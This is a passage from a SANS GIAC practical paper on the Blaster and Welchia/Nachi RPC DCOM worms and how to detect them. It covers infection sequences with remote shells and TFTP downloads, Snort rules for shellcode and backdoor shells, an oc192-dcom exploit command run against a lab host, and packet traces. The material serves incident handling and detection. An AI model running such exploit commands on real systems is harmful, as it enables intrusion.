
Port 135 Data July 1st – Aug 10th

Johannes Ullrich, SANS Institute 17

Ulrich notes:

> "On August 10, we detected an exponential increase in number of sources scanning for port 135. This is typical for a worm. At its peak, we detected over 3,500 new sources every 10 minutes. The worm started to spread at about 17:00 UCT (13:00 EDT) and reached its peak infection rate about 2-3 hours later."

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.



Aug 10th – MSBlaster

Johannes Ullrich, SANS Institute

18

Worm Descriptions

W32 Blaster

- Discovered in the wild August 11, 2003
- Reboots the PCs (Windows NT/2000/XP/2003) and creates scan traffic for Port 135
- DoS attack to http://update.windows.com

http://xforce.iss.net/xforce/xfdb/12866
The MS Blaster Worm, also known as the W32/Lovsan.worm, Lovsan, W32.Blaster.Worm, and Blaster, propagates by exploiting a buffer overflow vulnerability in the Microsoft Windows Distributed Component Object Model (DCOM) interface of the RPC (Remote Procedure Call) service. Denial of Service (DoS) functionality against windowsupdate.com is incorporated into the worm, which performs the attack if the date is later than August 15th, 2003 and prior to December 31st 2003.

Infection sequence:

1. The SOURCE sends packets to a target system's TCP port 135 with a variation of the dcom.c exploit. If successful, this creates a remote shell over port 4444 on the TARGET.
2. The SOURCE initiates a TFTP GET command on the TARGET, using the shell on port 4444.
3. The TARGET connects to the TFTP server at the SOURCE and retrieves a binary file.
4. The TARGET launches the binary file and initiates sequential outbound scanning for new hosts.

Details:

© SANS Institute 2004,

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

- The worm scans sequentially for systems with TCP port 135 open. It starts the scan by selecting a random address in the local class B subnet and checks for hosts with TCP port 135 open. It increments the address range to the next class C subnet, and takes roughly 15 seconds per class C network. It scans an entire class B network in just over an hour. Once a valid target has been identified, the infection sequence takes about 15 seconds to complete. If a large number of hosts in a network environment are infected and scanning for new targets, network performance can degrade to the point where legitimate traffic is severely impacted and can result in denial-of-service condition over an entire network.
- The worm will also open TCP port 4444, which could allow an attacker to execute commands on the system
- Once infected, 'msblast.exe' appears in the Windows Task Manager Processes list, and "windows auto update"="msblast.exe" is added to the Windows registry in the following location to initiate itself upon reboot: HKLM\Software\Microsoft\Windows\CurrentVersion\Run
- MSBLASTER checks the current system date. If it is August 16, 2003 or later, it starts a TCP SYN flood attack targeted at the Microsoft Windows Update Website using a spoofed IP address

Variants:
Several new variants of MSBLASTER have been released since the initial discovery of the worm. These alter the payload to include a backdoor that allows remote shell connections over port 4444, and use different filenames for the worm. The filenames include "penis32.exe" (MSBLASTER.B), "teekids.exe" (MSBLASTER.C), and "mspatch.exe" for (MSBLASTER.D). The files pertaining to the backdoor in MSBLASTER.C are "rootkit32.exe" and "index.exe", and were originally released as part of the Lithium backdoor. The registry keys responsible for starting the worm are also changed to reference the new filenames. Otherwise, the behavior of the worm is identical to the original. To date, variants Blaster.A through Blaster.F have been identified (http://www.sophos.com/virusinfo/analyses/index_b.html).

W32 Welchia/Nachi

- Discovered in the wild August 18, 2003
- Known as Win32.Worm.Welchia.A (Bit Defender), W32.Nachi.Worm (Computer Associates), Welchi (F-Secure), Worm.Win32.Welchia.10240 (Hauri), Nachi.A (Panda), W32/Nachi-A (Sophos), W32.Welchia.Worm (Symantec) and WORM_BLASTER.D (Trend Micro)
- Actually "patches" some systems for original RPC-DCOM vulnerability
- Multithreaded scanning with ICMP packets instead of TCP 135

Infection Sequence:

1. Attacking host scans for hosts utilizing 300 threads to ping IP addresses with a modified ICMP packet
2. If a host replies to the ping, attacking host attempts connection over tcp/135 and sends exploit
   a. Worm may send exploit for either Windows 2000 or XP, using a universal offset value
3. Victim is now exploited
4. Victim connects to a tftp server running on ports 666-765 on the already infected system that is attacking
5. Victim downloads the actual worm files (dllhost.exe and, if tftp is not in the dllcache on the target system, svchost.exe) via tftp from the attacking host
6. Victim runs worm files, and installs two Windows services (RpcPatch and RpcTfptd)
   a. Victim starts a tftp server listening on the same ports, 666-765
   b. Victim removes the MSBLASTER.A worm by deleting the "msblast.exe" file but does not delete the Windows Registry key that starts the worm.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

7. Victim downloads and installs the appropriate patch for Windows XP systems
    a. Downloads patches for US-ENU (English USA), CHS (People's Republic of China), CHT (Taiwan), and KOR (Korea) Windows XP installations
    b. Does not patch Windows 2000 systems
8. The worm checks the local system time, and removes itself from the infected host if the date is Jan 1, 2004 or later.

Details:

- Nachi utilizes the same MS RPC DCOM vulnerability as Blaster, and also attempts a WebDAV NTDLL exploit (MS03-007) associated with the IIS or Internet Information Service on Windows 2000 systems (MS03-007: Unchecked Buffer In Windows Component Could Cause Server Compromise (815021)).
- On devices that are affected you will find files named SVCHOST.EXE and DLLHOST.EXE located in c:\windows\system32\wins
- The attacking (infected) machine does not try to work out what Operating system it is attacking, it simply makes a random choice, weighted 80/20, between XP and W2K. Some machines that received packets to port 135 based on the wrong offset experienced RPC service crashes.
- Some variants of the worm disable anti-virus software
- Access to TCP ports 139 and 445 may also provide attack vectors
- Called a “good worm” by media:
  (Northcutt): If you accept the theory that a lot of the worm activity you have seen to date is aimed at testing for potential information warfare attacks, then this had to happen. Code Red may have been testing Internet scale infection; Nimda may have been testing multiple vectors for infection; Slammer may have been testing rapid infection; "Good" worm may have been testing countermeasures. The bottom line is simple: if your computers are not actively protected, you have nearly a 100% chance of being used by whatever future worm comes your way. (SANS Newsbytes Vol 5 Num 33)

Signatures of the Attack

The manual attack will not leave many signatures on the victim system, besides a listening port. Unlike other variants of the exploit, the **oc192-dcom** attack does not crash the RPC service (which would likely cause the machine to reboot). As previously mentioned, this functionality is due to improved shellcode.

All versions of the MSBlaster worm seem to cause the infected machine to reboot, which can be considered a correlative signature. Further evidence left behind by the Welchia/Nachi worm will be illustrated during the ***Incident Handling Process***.

An IDS might pick up this attack with a generic rule triggered for NOP sleds. For example, Snort’s ruleset uses a variable called $SHELLCODE_PORTS to define the ports on which to watch for connection attempts:

1. **alert ip $EXTERNAL_NET any -> $HOME_NET $SHELLCODE_PORTS (msg:"SHELLCODE x86 NOOP";content: "|90 90 90 90 90 90 90 90 90 90 90 90 90 90|"; depth: 128; reference:arachnids,181;classtype:shellcode-detect; sid:648; rev:5;)**

The **content** parameter specifies to look for the string of hexadecimal 90s (NOP instructions on Intel machines) in the payload. In order for this alert to pick up a buffer overflow using a NOP sled, the NOPs would need to be located within the first 128 bytes of a packet, as specified by the **depth** parameter. The actual packet containing the NOPs in this attack is beyond the 128 byte mark (begins at byte 1037) and will successfully evade this signature (see ***Appendix*** for a packet analysis of attack)

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Some exploit-specific rules have been created:
http://www.whitehats.org:
Note the |00 5C 00 5C| is hexadecimal that translates to double back slash (\\), which is used in the beginning of a UNC string path. If this is found *and* no single backslash (\) is found within the first 32 bytes of a packet, the suspicion is that there is a buffer overflow because the string has not terminated within the bounds of 32 bytes (a single backslash is used to terminate a UNC string).

2. **alert tcp $EXTERNAL_NET any -> $HOME_NET 135 (msg:"DCE RPC Interface Buffer Overflow Exploit"; content:"|00 5C 00 5C|"; content:!"|5C|"; within:32; flow:to_server,established; reference:bugtraq,8205; rev: 1;)**

Six "official" rules from Snort.org exist, as of this writing. Using the current stable Snort rules tarball, the **sid-msg.map** file lists all signatures for that ruleset:

$Id: sid-msg.map,v 1.134.2.1 2003/12/01 15:50:31 cazz Exp $
# Format: SID || MSG || Optional References || Optional References
# SID -> MSG map
2190 || NETBIOS DCERPC invalid bind attempt
2191 || NETBIOS SMB DCERPC invalid bind attempt
2192 || NETBIOS DCERPC ISystemActivator bind attempt || cve,CAN-2003-0352
2193 || NETBIOS SMB DCERPC ISystemActivator bind attempt || cve,CAN-2003-0352
2251 || NETBIOS DCERPC Remote Activation bind attempt || cve,CAN-2003-0715 || url,www.microsoft.com/technet/security/bulletin/MS03-026.asp || cve,CAN-2003-0352
2252 || NETBIOS SMB DCERPC Remote Activation bind attempt || cve,CAN-2003-0715 || url,www.microsoft.com/technet/security/bulletin/MS03-026.asp || cve,CAN-2003-0352 || cve,CAN-2003-0352

http://www.snort.org/snort-db/sid.html?sid=2191

3. alert tcp $EXTERNAL_NET any -> $HOME_NET 445 (msg:"NETBIOS SMB DCERPC invalid bind attempt"; flow:to_server,established; content:"|FF|SMB|25|"; nocase; offset:4; depth:5; content:"|26 00|"; distance:56; within:2; content:"|5c 00|P|00|I|00|P|00|E|00 5c 00|"; nocase; distance:5; within:12; content:"|05|"; distance:2; within:1; content:"|0b|"; distance:1; within:1; byte_test:1,&,1,0,relative; content:"|00|"; distance:21; within:1; classtype:attempted-dos; sid:2191; rev:1;)

http://www.snort.org/snort-db/sid.html?sid=2192

4. alert tcp $EXTERNAL_NET any -> $HOME_NET 135 (msg:"NETBIOS DCERPC ISystemActivator bind attempt"; flow:to_server,established; content:"|05|"; distance:0; within:1; content:"|0b|"; distance:1; within:1; byte_test:1,&,1,0,relative; content:"|A0 01 00 00 00 00 00 00 C0 00 00 00 00 00 00 46|"; distance:29; within:16; reference:cve,CAN-2003-0352; classtype:attempted-admin; sid:2192; rev:1;)

http://www.snort.org/snort-db/sid.html?sid=2193

5. alert tcp $EXTERNAL_NET any -> $HOME_NET 445 (msg:"NETBIOS SMB DCERPC ISystemActivator bind attempt"; flow:to_server,established; content:"|FF|SMB|25|"; nocase; offset:4; depth:5; content:"|26 00|"; distance:56; within:2; content:"|5c 00|P|00|I|00|P|00|E|00 5c 00|"; nocase; distance:5; within:12; content:"|05|"; distance:0; within:1; content:"|0b|"; distance:1; within:1; byte_test:1,&,1,0,relative; content:"|A0 01 00 00 00 00 00 00 C0 00 00 00 00 00 00 46|"; distance:29; within:16; reference:cve,CAN-2003-0352; classtype:attempted-admin; sid:2193; rev:1;)

http://www.snort.org/snort-db/sid.html?sid=2251

6. alert tcp $EXTERNAL_NET any -> $HOME_NET 135 (msg:"NETBIOS DCERPC Remote Activation bind attempt"; content:"|05|"; distance:0; within:1; content:"|0b|"; distance:1; within:1; byte_test:1,&,1,0,relative; content:"|B8 4A 9F 4D 1C 7D CF 11 86 1E 00 20 AF 6E 7C 57|"; distance:29; within:16; reference:cve,CAN-2003-0352; classtype:attempted-

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

admin; reference:url,www.microsoft.com/technet/security/bulletin/MS03-026.asp; reference:cve,CAN-2003-0715; sid:2251; rev:1;)

http://www.snort.org/snort-db/sid.html?sid=2252

7. alert tcp $EXTERNAL_NET any -> $HOME_NET 445 (msg:"NETBIOS SMB DCERPC Remote Activation bind attempt"; flow:to_server,established; content:"|FF|SMB|25|"; nocase; offset:4; depth:5; content:"|26 00|"; distance:56; within:2; content:"|5c 00|P|00|I|00|P|00|E|00 5c 00|"; nocase; distance:5; within:12; content:"|05|"; distance:0; within:1; content:"|0b|"; distance:1; within:1; byte_test:1,&,1,0,relative; content:"|B8 4A 9F 4D 1C 7D CF 11 86 1E 00 20 AF 6E 7C 57|"; distance:29; within:16; reference:cve,CAN-2003-0352; classtype:attempted-admin; reference:cve,CAN-2003-0352; reference:url,www.microsoft.com/technet/security/bulletin/MS03-026.asp; reference:cve,CAN-2003-0715; sid:2252; rev:2;)

Eric Hines provides an in-depth explanation of the fields within a representative rule in his GCIA Practical:

http://www.snort.org/snort-db/sid.html?sid=2192

alert tcp $EXTERNAL_NET any -> $HOME_NET 135 (msg:"NETBIOS DCERPC ISystemActivator bind attempt"; flow:to_server,established; content:"|05|"; distance:0; within:1; content:"|0b|"; distance:1; within:1; byte_test:1,&,1,0,relative; content:"|A0 01 00 00 00 00 00 00 C0 00 00 00 00 00 00 46|"; distance:29; within:16; reference:cve,CAN-2003-0352; classtype:attempted-admin; sid:2192; rev:1;)

Rule Header
1. Rule Action: Alert – Generate an alert and then log the packet
2. Protocol: tcp – Snort can currently analyze 4 protocols, TCP, UDP, ICMP, and IP. This rule will fire only on TCP protocol packets
3. IP Address $EXTERNAL_NET – This variable is predefined in the snort.conf file. This address range is considered the untrusted network (outside); look for any packets that come from this network range. Default value is any.
4. Port #: any – Match on any source port number
5. Direction: -> - From Outside -> Inside network
6. IP Address $HOME_NET – This variable is predefined in the snort.conf file. This address range is considered the trusted or internal network we are monitoring (inside); look for any packets destined for our network from the outside.
7. Port #: 135 – Destination port 135 (epmap)

Rule Options
1. msg: “NETBIOS DCERPC ISystemActivator bind attempt” – Display this description of the attack in packet and alert logs
2. flow: to_server,established – Direction of packets must be going from clients to server and must have a fully established session (completion of TCP three-way handshake)
3. content: |05| – Look for 05 HEX character value (which is a backslash “\” in ASCII)
4. distance: 0 within: 1 – Look for HEX value 05 (backslash) making sure that no more than 0 bytes are between HEX 05 and the previous content match string, which is the beginning of the payload where HEX 05 is, which should all be within 1 byte deep.
5. content: |0b| - Look for 0b HEX character value
6. distance: 1 within: 1 – Look for HEX value 0b 1 byte in distance from HEX value 05, all within 1 byte deep.
7. byte_test:1,&,1,0,relative – Yank 1 byte out of the HEX string “|A0 01 00 00 00 00 00 00 C0 00 00 00 00 00 00 46|” – ‘AND’ that value with 1 and start processing this value at offset 0 relative to the last pattern match.
8. distance: 29 within: 16 – Look for HEX string :"|A0 01 00 00 00 00 00 00 C0 00 00 00 00 00 00 46| 16 bytes from HEX 05, looking no more than 29 bytes in total distance from HEX 05.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

9. reference:cve,CAN-2003-0352 – Reference CVE database #: CAN-2003-0352
10. class-type: attempted-admin – this is the type of attack category. Snort ships with a classification.config file, which classifies and prioritizes the different attacks from 1-10. The classification setting for attempted-admin is: "config classification: attempted-admin,Attempted Administrator Privilege Gain,1"
11. sid: 2192 – The Snort Signature ID number for this rule is 2192.
12. rev: 1 – This particular rule has been revised 1 time.

Counterpane (http://www.counterpane.com/alert-v20030801-001.html) has also released some signatures designed to look at the shellcode for the most prevalent of the exploit tools by the **content** of the payload. The signatures are identical, except for the destination ports.

8. **alert tcp any any -> any 135:139 (msg:"Possible dcom*.c EXPLOIT ATTEMPT to 135-139"; content:"|05 00 0B 03 10 00 00 00 48 00 00 00 7F 00 00 00 D0 16 D0 16 00 00 00 00 01 00 00 00 01 00 01 00 A0 01 00 00 00 00 00 00 C0 00 00 00 00 00 00 46 00 00 00 00 04 5D 88 8A EB 1C C9 11 9F E8 08 00 2B 10 48 60 02 00 00 00|"; reference:URL,www.microsoft.com/security/security_bulletins/ms03-026.asp; reference:cve,CAN-2003-0352; classtype:attempted-admin; sid:1101000; rev:1;)**

9. **alert tcp any any -> any 445 (msg:"Possible dcom*.c EXPLOIT ATTEMPT to 445"; content:"|05 00 0B 03 10 00 00 00 48 00 00 00 7F 00 00 00 D0 16 D0 16 00 00 00 00 01 00 00 00 01 00 01 00 A0 01 00 00 00 00 00 00 C0 00 00 00 00 00 00 46 00 00 00 00 04 5D 88 8A EB 1C C9 11 9F E8 08 00 2B 10 48 60 02 00 00 00|"; reference:URL,www.microsoft.com/security/security_bulletins/ms03-026.asp; reference:cve,CAN-2003-0352; classtype:attempted-admin; sid:1101001; rev:1;)**

The following Snort signatures can be used to detect possible backdoor access on either port 4444 or 3333 (known backdoors for the exploits and worms) if the payload matches the **content** |3a 5c 57 49 4e 44 4f 57 53 5c 73 79 73 74 65|:

10. **alert tcp any 4444 -> any any (msg:"ATTACK-RESPONSE successful DCom RPC System Shell Exploit Response"; flow:from_server,established; content:"|3a 5c 57 49 4e 44 4f 57 53 5c 73 79 73 74 65|"; classtype:successful-admin;)**


11. **alert tcp any 3333 -> any any (msg:"ATTACK-RESPONSE successful DCom RPC System Shell Exploit Response"; flow:from_server,established; content:"|3a 5c 57 49 4e 44 4f 57 53 5c 73 79 73 74 65|"; classtype:successful-admin;)**

Tests

No alerts were triggered using the default Snort 2.0 ruleset when the manual attack was carried out in a lab. However, after downloading the current ruleset from http://www.snort.org/, we can re-run the attack and see which signatures were triggered. Note that the exploit code is binding to port 666, so any signatures that are looking for other backdoor ports (such as 3333 or 4444) will not trigger.

Here is a diagram of the test lab. 10.100.4.7 is attacking 10.100.4.6, while 10.100.4.9 is running Snort as an IDS in promiscuous mode:

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.



The following configurations were made for this test:

- Added port 666 to the $SHELLCODE_PORTS variable in snort.conf file
- Added all of the above signatures to the virus.rules ruleset
- Enabled all rules in snort.conf file

Snort Session 1 (See Snort Session in the ***Appendix****)*
Ran Snort with the following command:
[root@localhost snort-2.0.0]# snort -vdeX -l /var/log/snort -c /usr/local/snort-2.0.0/etc/snort.conf

-v	means verbose mode, dumping packets to screen
-d	means dump the payload/data
-e	means dump the link layer information
-X	means show hex/ASCII dump of payload
-l /var/log/snort	means log alerts and packets to /var/log/snort
-c /usr/local/snort-2.0.0/etc/snort.conf	specifies to run Snort in IDS mode, using snort.conf file

Ran the exploit using default settings:
oc192-dcom –d 10.100.4.6

- Attack port TCP 135
- Bindshell on port TCP 666

Output:
Checking /var/log/snort:
```
[root@localhost snort]# ls
10.100.4.6  10.100.4.7  alert
```

The **alert** file shows any alerts that have been triggered:
```
[**] [1:1101000:1] Possible dcom*.c EXPLOIT ATTEMPT to 135-139 [**]
[Classification: Attempted Administrator Privilege Gain] [Priority: 1]
12/05-08:17:39.325457 0:B0:D0:18:9B:85 -> 0:B0:D0:18:A0:4F type:0x800 len:0x7E
10.100.4.7:1403 -> 10.100.4.6:135 TCP TTL:128 TOS:0x0 ID:47871 IpLen:20 DgmLen:112
DF
***AP*** Seq: 0x50AE8D4E  Ack: 0x91EF3EA5  Win: 0x4470  TcpLen: 20
[Xref => http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0352][Xref =>
http://www.microsoft.com/security/security_bulletins/ms03-026.asp]

[**] [1:0:1] DCE RPC Interface Buffer Overflow Exploit [**]
[Priority: 0]
12/05-08:17:39.330989 0:B0:D0:18:9B:85 -> 0:B0:D0:18:A0:4F type:0x800 len:0x5EA
```

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
10.100.4.7:1403 -> 10.100.4.6:135 TCP TTL:128 TOS:0x0 ID:47872 IpLen:20
DgmLen:1500 DF
***A**** Seq: 0x50AE8D96  Ack: 0x91EF3EE1  Win: 0x4434  TcpLen: 20
[Xref => http://www.securityfocus.com/bid/8205]
```

The first rule (from Counterpane.org) triggered because the **content:"|05 00 0B 03 10 00 00 00 48 00 00 00 7F 00 00 00 D0 16 D0 16 00 00 00 00 01 00 00 00 01 00 01 00 A0 01 00 00 00 00 00 00 C0 00 00 00 00 00 00 46 00 00 00 00 04 5D 88 8A EB 1C C9 11 9F E8 08 00 2B 10 48 60 02 00 00 00|** was in the exploit packet payload, and the destination port was TCP 135.

The second rule (from Whitehats.org) triggered because the first occurrence of a single backslash (\) after a double backslash (\\) had not occurred within 32 bytes in the exploit packet. This indicates that the buffer for the servername is being overflowed.

It should be noted that none of the $SHELLCODE_PORTS ports rules triggered because the **depth** parameter is not large enough. The actual NOP sled occurs too deep into the packet; it starts at byte 983 in the payload. This is actually byte 1037 in the packet (14 bytes: Ethernet frame + 20 bytes: IP Header + 20 bytes: TCP Header + 983 bytes: payload), while the depth parameter in the signatures is looking only within the first 128 bytes.

Snort Session 2:
Change **depth** parameter to 1400 in SHELLCODE_PORTS rules and rerun exploit. This time, Snort alerted. From the **alerts** file:

```
[**] [1:1101000:1] Possible dcom*.c EXPLOIT ATTEMPT to 135-139 [**]
[Classification: Attempted Administrator Privilege Gain] [Priority: 1]
12/12-07:56:50.561736 0:B0:D0:18:9B:85 -> 0:B0:D0:18:A0:4F type:0x800 len:0x7E
10.100.4.7:1425 -> 10.100.4.6:135 TCP TTL:128 TOS:0x0 ID:41381 IpLen:20 DgmLen:112
DF
***AP*** Seq: 0x59A2A6B7  Ack: 0xC1FA3B48  Win: 0x4470  TcpLen: 20
[Xref => http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0352][Xref =>
http://www.microsoft.com/security/security_bulletins/ms03-026.asp]

[**] [1:648:5] SHELLCODE x86 NOOP [**]
[Classification: Executable code was detected] [Priority: 1]
12/12-07:56:50.567304 0:B0:D0:18:9B:85 -> 0:B0:D0:18:A0:4F type:0x800 len:0x5EA
10.100.4.7:1425 -> 10.100.4.6:135 TCP TTL:128 TOS:0x0 ID:41382 IpLen:20
DgmLen:1500 DF
***A**** Seq: 0x59A2A6FF  Ack: 0xC1FA3B84  Win: 0x4434  TcpLen: 20
[Xref => http://www.whitehats.com/info/IDS181]
```

Detecting Worms on the Network

Frederic Perriot illustrates methods for detecting signs of both Blaster and Welchia/Nachi worm infections:
http://securityresponse.symantec.com/avcenter/venc/data/detecting.traffic.due.to.rpc.worms.html

> This information is designed to help network administrators identify systems that W32.Blaster.Worm, W32.Welchia.Worm, or possibly other RPC worms have infected.
>
> You must have a sniffer, such as tcpdump or windump, which should be placed in a network location that sees a lot of traffic, so that you will see as many infection attempts as possible.
>
> *W32.Blaster.Worm*
> Sniff for traffic destined for port 135/tcp, 4444/tcp, and 69/udp. Again, a quick review of these ports:
>
> - An exploit would be sent to TCP port 135, where the RPCSS service is listening.
> - A backdoor would be opened on TCP port 4444, to which a command shell is bound. Upon connection to this backdoor, the attacker will be sent a remote shell.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

- A tftp server is listening on the attacker's machine on UDP port 69. The victim connects to this server to download binary files (for spreading the worm).

The correlation of these three types of traffic going from one machine to another most likely indicates a successful infection.

In the following example, the interesting ports are displayed in bold font:
Attacker connects to victim, sends exploit, and closes connection:

```
17:15:36.395032 192.168.0.1.1294 > 192.168.0.3.135: tcp 0 (DF)
17:15:36.395323 192.168.0.3.135 > 192.168.0.1.1294: tcp 0 (DF)
17:15:36.395436 192.168.0.1.1294 > 192.168.0.3.135: tcp 0 (DF)
17:16:19.508095 192.168.0.1.1294 > 192.168.0.3.135: tcp 72 (DF)
17:16:19.508310 192.168.0.1.1294 > 192.168.0.3.135: tcp 1460 (DF)
17:16:19.508346 192.168.0.1.1294 > 192.168.0.3.135: tcp 244 (DF)
17:16:19.508362 192.168.0.3.135 > 192.168.0.1.1294: tcp 0 (DF)
17:16:19.508541 192.168.0.3.135 > 192.168.0.1.1294: tcp 60 (DF)
17:16:19.508681 192.168.0.1.1294 > 192.168.0.3.135: tcp 0 (DF)
17:16:19.508720 192.168.0.3.135 > 192.168.0.1.1294: tcp 0 (DF)
17:16:19.512201 192.168.0.3.135 > 192.168.0.1.1294: tcp 0 (DF)
17:16:19.512346 192.168.0.1.1294 > 192.168.0.3.135: tcp 0 (DF)
```

Attacker connects to backdoor on victim, and sends commands:

```
17:16:19.904949 192.168.0.1.1314 > 192.168.0.3.4444: tcp 0 (DF)
17:16:19.905031 192.168.0.3.4444 > 192.168.0.1.1314: tcp 0 (DF)
17:16:19.905160 192.168.0.1.1314 > 192.168.0.3.4444: tcp 0 (DF)
17:16:19.952874 192.168.0.3.4444 > 192.168.0.1.1314: tcp 42 (DF)
17:16:19.984939 192.168.0.1.1314 > 192.168.0.3.4444: tcp 36 (DF)
17:16:19.985029 192.168.0.3.4444 > 192.168.0.1.1314: tcp 63 (DF)
```

Victim now connects to tftp server on the attacking host:

```
17:16:20.083469 192.168.0.3.1049 > 192.168.0.1.69: udp 20
17:16:20.118800 192.168.0.1.69 > 192.168.0.3.1049: udp 516
```

In the above case, machine 192.168.0.1 is clearly infecting machine 192.168.0.3.

However, some machines are protected, so the Blaster traffic will not always look like this. For instance:

- If the attacked machines are patched, the 69/udp traffic and most of the 4444/tcp traffic will not be there because the shell code will not run.
- If the attacked machines have port 135 firewalled, the 4444/tcp and 69/udp traffic will not be there and the 135/tcp traffic will only be failed connection attempts.

In such cases, it is still possible to distinguish between the worm and a legitimate connection to port 135/tcp, by looking for these characteristics:

- Traffic on port 135 with specific packet sizes can tell you quickly whether an infection was attempted. Specifically, the three packet sizes (in bold) are associated with the RPC/DCOM exploit, which both Blaster and Welchia used (and other pieces of malware used them, too):

  ```
  17:15:36.395032 192.168.0.1.1294 > 192.168.0.3.135: tcp 0 (DF)
  17:15:36.395323 192.168.0.3.135 > 192.168.0.1.1294: tcp 0 (DF)
  17:15:36.395436 192.168.0.1.1294 > 192.168.0.3.135: tcp 0 (DF)
  17:16:19.508095 192.168.0.1.1294 > 192.168.0.3.135: tcp 72 (DF)
  17:16:19.508310 192.168.0.1.1294 > 192.168.0.3.135: tcp 1460 (DF)
  17:16:19.508346 192.168.0.1.1294 > 192.168.0.3.135: tcp 244 (DF)
  ```

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

- Rapid succession of connections from one host to a series of hosts with nearby IP addresses. For instance:

```
17:07:54.032412 15.54.153.107.1038 > 15.54.152.106.135: tcp 0 (DF)
17:07:54.032657 15.54.153.107.1039 > 15.54.152.107.135: tcp 0 (DF)
17:07:54.032901 15.54.153.107.1040 > 15.54.152.108.135: tcp 0 (DF)
17:07:57.032668 15.54.153.107.1039 > 15.54.152.107.135: tcp 0 (DF)
17:08:14.060589 15.54.153.107.1074 > 15.54.152.125.135: tcp 0 (DF)
17:08:14.062041 15.54.153.107.1078 > 15.54.152.129.135: tcp 0 (DF)
17:08:14.064937 15.54.153.107.1086 > 15.54.152.137.135: tcp 0 (DF)
17:08:17.061195 15.54.153.107.1086 > 15.54.152.137.135: tcp 0 (DF)
17:08:23.069724 15.54.153.107.1086 > 15.54.152.137.135: tcp 0 (DF)
17:08:35.489747 15.54.153.107.1104 > 15.54.152.141.135: tcp 0 (DF)
17:08:44.307318 15.54.153.107.1145 > 15.54.152.177.135: tcp 0 (DF)
17:08:44.308202 15.54.153.107.1148 > 15.54.152.180.135: tcp 0 (DF)
```

  Also notice that the ephemeral source ports on the attacking machine increase monotonically by one per connection attempt, because the attacker devotes almost all his/her network connections to attacking new machines in quick succession.

W32.Welchia.Worm
The traffic on port 135 looks the same as that of Blaster. In particular, the port 135 packet sizes highlighted above are the same. However, Welchia has a connect-back shellcode, so that network traffic during an infection looks slightly different. Look for a ping, then traffic on port 135/tcp, 666-to-765/tcp, then 69/udp, like this:

ICMP Pings:
```
11:47:47.576542 169.254.56.166 > 169.254.189.84: icmp: echo request
11:47:47.578331 169.254.189.84 > 169.254.56.166: icmp: echo reply
```

TCP 135 connection, sending exploit:
```
11:47:47.612221 169.254.56.166.1038 > 169.254.189.84.135: tcp 0 (DF)
11:47:47.624560 169.254.189.84.135 > 169.254.56.166.1038: tcp 0 (DF)
